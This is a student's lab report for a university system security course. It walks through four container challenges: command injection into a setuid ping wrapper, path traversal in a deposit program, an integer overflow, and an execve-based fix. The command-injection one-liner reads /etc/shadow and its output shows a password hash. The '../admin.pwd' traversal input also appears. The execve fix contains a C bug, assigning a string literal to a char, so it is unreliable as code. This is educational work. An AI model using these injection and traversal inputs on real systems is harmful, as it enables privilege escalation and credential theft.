System Security Challenge 2 Report

Tommaso Soncin - 890558@stud.unive.it

Introduction

In this second challenge of the *System Security* course held by Prof. Riccardo Focardi we're supposed to exploit various binaries using different expoit methods.

First task

In this first task I was supposed to exploit this function in the **myping** program on a docker container.
After starting the container with the following command:

```
docker run -it --rm secunive/seclab:software_security
```

I then had to think how to exploit this function:

```
void ping(char *ip) {
    char buf[MAX_SIZE];
    snprintf(buf, MAX_SIZE, "ping -c1 %s", ip);
    system(buf);
}
```

The first thing that comes to mind is that the **system** function can be used to spawn a shell. As a hint it is know that the **myping** program has a setuid flag, meaning that the program is executed with the owner's privileges.
The owner is **root** . . .
Let's spawn a shell :)

```
echo "; /bin/sh -c 'cat /etc/shadow'" | myping | grep "rookie"
```

Here's the password for the second task: `AQ.Z11An2N7kq.XB`

```
~ $ echo "; /bin/sh -c 'cat /etc/shadow'" | myping | grep "rookie"
BusyBox v1.29.3 (2019-01-24 07:45:07 UTC) multi-call binary.

Usage: ping [OPTIONS] HOST

Send ICMP ECHO_REQUEST packets to network hosts

        -4,-6           Force IP or IPv6 name resolution
        -c CNT          Send only CNT pings
        -s SIZE         Send SIZE data bytes in packets (default 56)
        -A              Ping as soon as reply is recevied
        -t TTL          Set TTL
        -I IFACE/IP     Source interface or IP address
        -W SEC          Seconds to wait for the first response (default 10)
                        (after all -c CNT packets are sent)
        -w SEC          Seconds until ping exits (default:infinite)
                        (can exit earlier with -c CNT)
        -q              Quiet, only display output at start
                        and when finished
        -p HEXBYTE      Pattern to use for payload
rookie:rookie:$6$AQ.Z11An2N7kq.XB$XS1feUs2c9ewRGbEzD8dKehjnDT8yzvBhC2.Wx6iRPpx8B.6v.S9H
q8xAL0.0Frvmm20kahkAwMoVfZHiZGe41:19313:0:99999:7:::
~ $
```

Task 2

Hey, we have access to the source code!


```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <assert.h>
#include <stdarg.h>
#include <unistd.h>

char *banner = "SAFE DEPOSIT BOX v0.4\n\n";

void print_and_flush(const char* format, ...)
{
  va_list args;

  va_start(args, format);
  vfprintf(stdout, format, args);
  va_end(args);

  fflush(stdout);
}

void deposit(){
  char secret[15];
  char msg[500];
```

```
  print_and_flush("Insert your message:\n");
  fgets(msg, 499, stdin);
  print_and_flush("Deposit secret: ");
  scanf("%14s", secret);

  char path[50];
  sprintf(path, "/home/safe/data/%s", secret);
  FILE *fp = fopen(path, "w");
  assert (fp);
  fprintf(fp, "%s\n", msg);
  fclose(fp);
  print_and_flush("[ok] Saved.\n");
}

void check(){
  char secret[15];
  char msg[500];

  print_and_flush("Deposit secret: ");
  scanf("%14s", secret);

  char path[50];
  sprintf(path, "/home/safe/data/%s", secret);
  FILE *fp = fopen(path, "r");
  if (!fp){
    print_and_flush("[ERR] the deposit does not exist!\n");
    exit(1);
  }
  fgets(msg, 499, fp);
  print_and_flush("Your deposit:\n%s\n", msg);
  fclose(fp);
}

void dump_secrets(){
  system("ls -1 /home/safe/data/");
}

void admin(){
  char adminpwd[20];
  char pwd[20];

  FILE *fp = fopen("/home/safe/admin.pwd", "r");
  assert (fp);
  fscanf(fp, "%19s", adminpwd);
  print_and_flush("Admin Password: ");
  scanf("%19s", pwd);
  fclose(fp);

  if (strcmp(pwd, adminpwd)==0){
    print_and_flush("[ok] Dumping secrets...\n");
```

```
    dump_secrets();
  }else
    print_and_flush("[ERR] Wrong!\n");
}

void main_menu(){
  char buf[4];

  print_and_flush("[1]. Deposit \n"
                  "[2]. Check Deposit\n"
                  "[3]. Admin Access \n"
                  "[N]. Exit\n");
  print_and_flush("> ");
  scanf("%s", buf);
  fgetc(stdin);
  int choice = atoi(buf);
  switch (choice) {
  case 1:
    deposit();
    break;
  case 2:
    check();
    break;
  case 3:
    admin();
    break;
  }
}

int main(void) {
  setregid(getegid(), getegid());
  print_and_flush("%s", banner);
  main_menu();
  return 0;
}
```

Since the source code is known, the exploit must lie either in the **deposit** function or the **check** function.
Those two functions are pretty much similar, the difference lies in the permissions of the opened file:

- In the deposit function we **write** a file.
- In the check function we **read** a file.
  Looking at the source code the admin data is located at the parent directory, so if I try to read that file..



:) task 2 done.
Password for the next task : `../admin.pwd`

Task 3

Being completely honest, I just went full monkey mode and wrote a big number without looking at the keyboard...
BUT I believe that what happened is that I overflowed the price parameter and since it was negative I had to pay a negative amount so it added that to my account...
what if we could do this in real life? (joking)

Password for task 4: `h3r3_1s_y0ur_p4ssw0rd`

Task 4

I have to fix the **ping** function from the first task.
In particular, I have to "swap" the system function with execve, to make it more secure.
I completely forgot about execve, but I remember from the bachelor's degree that in the o.s. course there was a lesson about it:
https://secgroup.dais.unive.it/teaching/laboratorio-sistemi-operativi/esecuzione-e-terminazione/
This is the modified version of the ping function, using execve instead of system.
Is it good? Most likely not. Does it work? I guess so.

```c
void ping(char *ip) {
        // I am terribly sorry to all good C programmers
        // there is most likely a better way to do this...
        if(strlen(ip) == 0) {
                perror("Empty string?");
                exit(EXIT_FAILURE);
        }
```

```
        // \n be damned.
        ip[strlen(ip)-1] = "\0";
        char* args[] = {"/bin/ping", "-c", "1", ip, NULL};
        if (execve("/bin/ping", args , NULL) == -1) {
                perror("Bob the builder can't fix this...");
                exit(EXIT_FAILURE);
        }
}
```

```
Insert the IP address to ping: 1.1.1.1
PING 1.1.1.1 (1.1.1.1): 56 data bytes
64 bytes from 1.1.1.1: seq=0 ttl=56 time=28.529 ms

--- 1.1.1.1 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 28.529/28.529/28.529 ms
/usr/src # echo "; /bin/sh -c 'cat /etc/shadow'" | ./test  | grep "rookie"
ping: bad address '; /bin/sh -c 'cat /etc/shadow''
```

Summary of this last task:

Bonus

Can we have a reverse engineering challenge?